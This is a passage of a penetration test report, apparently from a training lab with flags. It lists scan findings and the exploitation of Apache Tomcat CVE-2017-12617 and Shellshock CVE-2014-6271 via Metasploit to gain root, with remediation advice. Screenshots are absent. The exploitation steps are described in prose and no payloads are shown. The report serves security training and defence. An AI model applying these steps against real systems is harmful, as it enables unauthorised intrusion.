


Title	Network scan, aggressive nmap scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	informational
Description	This network scan was able to enumerate the system running drupal. This information will be used in a later exploit to gain access to that system.
Images	
Affected Hosts	192.168.13.13
Remediation	The best defense against scanning is a well configured firewall. The primary rule of firewalls, deny by default, should be applied. After everything is blocked, override that rule's priority to only allow essential traffic. Also, logging port scans can prove useful. Although not all scans signify an attack, having the log records in place can be useful to recognize patterns, a single IP performing multiple scans for example, could then be blocked by the firewall.

	Finally, a good offense sometimes leads to the best defense. Regular scanning of your company's network can illuminate what areas might be vulnerable to an attack.

Vulnerability 19	Findings
Title	Nessus scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	informational
Description	Using Nessus to scan the network, a critical vulnerability was detected on the system. The scan itself is not critical, however this information being readily available to attackers is. The Apache Struts 2.3.5-2.3.31 vulnerability was used later in this penetration test to gain access to the system.
Images	
Affected Hosts	192.168.13.12

Remediation	In this case, nessus should be used by the defensive team at Rekall, and by doing this they can find vulnerabilities within their system and then act accordingly before attackers have the chance to.

Vulnerability 20	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using information gained from the zenmap scan, port 8080/tcp is open, running HTTP using Apache Tomcat. Utilizing metasploit, the Tomcat Remote Code Execution payload was successfully delivered, giving access to root on the linux system. Within the root directory, flag 7 from the linux system was found. This exploit takes advantage of sending a special crafted HTTP Put request with JSP as a payload to the Tomcat server. The code is executed when the uploaded JSP is accessed via a web browser.
Images	# The first image shows the results of the nmap scan on 192.168.13.10



The second image shows the payload options used and a successful meterpreter session being opened




Image 3 shows that this shell has root






Image 4 shows the result of listing hidden files within the root directory as well as flag 7.

	
Affected Hosts	192.168.13.10 :: Port 8080
Remediation	Update Apache Tomcat to the latest version, as the company is aware of this vulnerability and it was fixed in versions following 9.0.0.M1. Within this version, the ‘read only’ init-param should NOT be set to false.

Vulnerability 21	Findings
Title	Shellshock vulnerability. CVE-2014-6271 Bash Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Shellshock creates a weak spot that is used as a backdoor by an attacker to carry out commands in a bash shell, which compromises the confidentiality, integrity, and availability of the system. In order to gain remote code execution, start with an HTTP GET request that executes PHP code, which in turn passes

	un-sanitized data to a bash environment. Here, the un-sanitized variable must be exported, spawning a subsequent bash shell that the attacker can utilize.
Images	# Image 1 shows the results of the zenmap scan on the targeted system  # Image 2, below, shows the payload options used within metasploit to take advantage of the vulnerability




Image 3, below, shows the successful execution of the metasploit payload


